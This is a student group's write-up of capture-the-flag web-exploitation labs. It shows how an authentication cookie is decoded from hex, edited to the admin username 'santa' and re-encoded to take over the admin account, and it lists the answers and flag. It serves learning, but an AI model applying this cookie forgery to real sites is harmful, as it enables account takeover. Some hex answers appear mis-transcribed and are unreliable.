PSP0201

Week 2

Writeup

Group Name: Woohoo

Members

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
Day 1: [Web Exploitation] Christmas Chaos


Tools used: Kali Linux, Firefox, Burp Suite Community Edition


<u>Solution/walkthrough:</u>

Q1: Inspect the website. What is the title of the website?

Answer: Christmas Console








Open browser developer tools and find the title of the website.

Q2: What is the name of the cookie used for authentication?


Answer: auth




Open the browser developer tools and find the cookie. The answer will be written in the name's column

Q3: In what format is the value of this cookie encoded?

Answer: Hexadecimal






Open cyberchef, convert the cookie value to string.

Q4: Having decoded the cookie, what format is the data stored in?

Answer :JSON



Q5: What is the value for the company field in the cookie?

Answer: 546865204265737420466573746976616c20436f6d70616e79


Q6: What is the other field found in the cookie?

Answer :username

Convert the JSON statement to hex. Username is found

Q7: What is the value of Santa's cookie?


Answer
**:7b22636f6d70616e79223a225468652042657374204665737469766163204f6d706
6e79222c2022757365726e616d65223a2273616e7461227d**



Change the username to ‘santa’. Convert JSON statement to hex.

Q8: What is the flag you're given when the line is fully active?

Answer :THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}



Replace the Value with the converted Santa's cookie, then active all the lines.

The flag will appear.

Thought Process/Methodology:

After starting the machine, the login/registration page was shown. We registered an account and logged in to it. Then ,we open the browser's developer tool and view the site's cookie from the storage tab. Afterwards, we use cyberchef (a website to decode) to find out what format is the value of the cookie encoded. We realized it is hexadecimal. We changed the username to 'santa' which was the administrator's account. We converted the new JSON statement into hexadecimal again. We replaced the old value using a new value and refreshed the page .Finally ,we were able to log in to the administrator's page and enable every control .The flag appeared.


<u>Day 2: [Web Exploitation] The Elf Strikes Back!</u>


Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1: What string of text needs adding to the URL to get access to the upload page?

Answer :?id=ODIzODI5MTNiYmYw






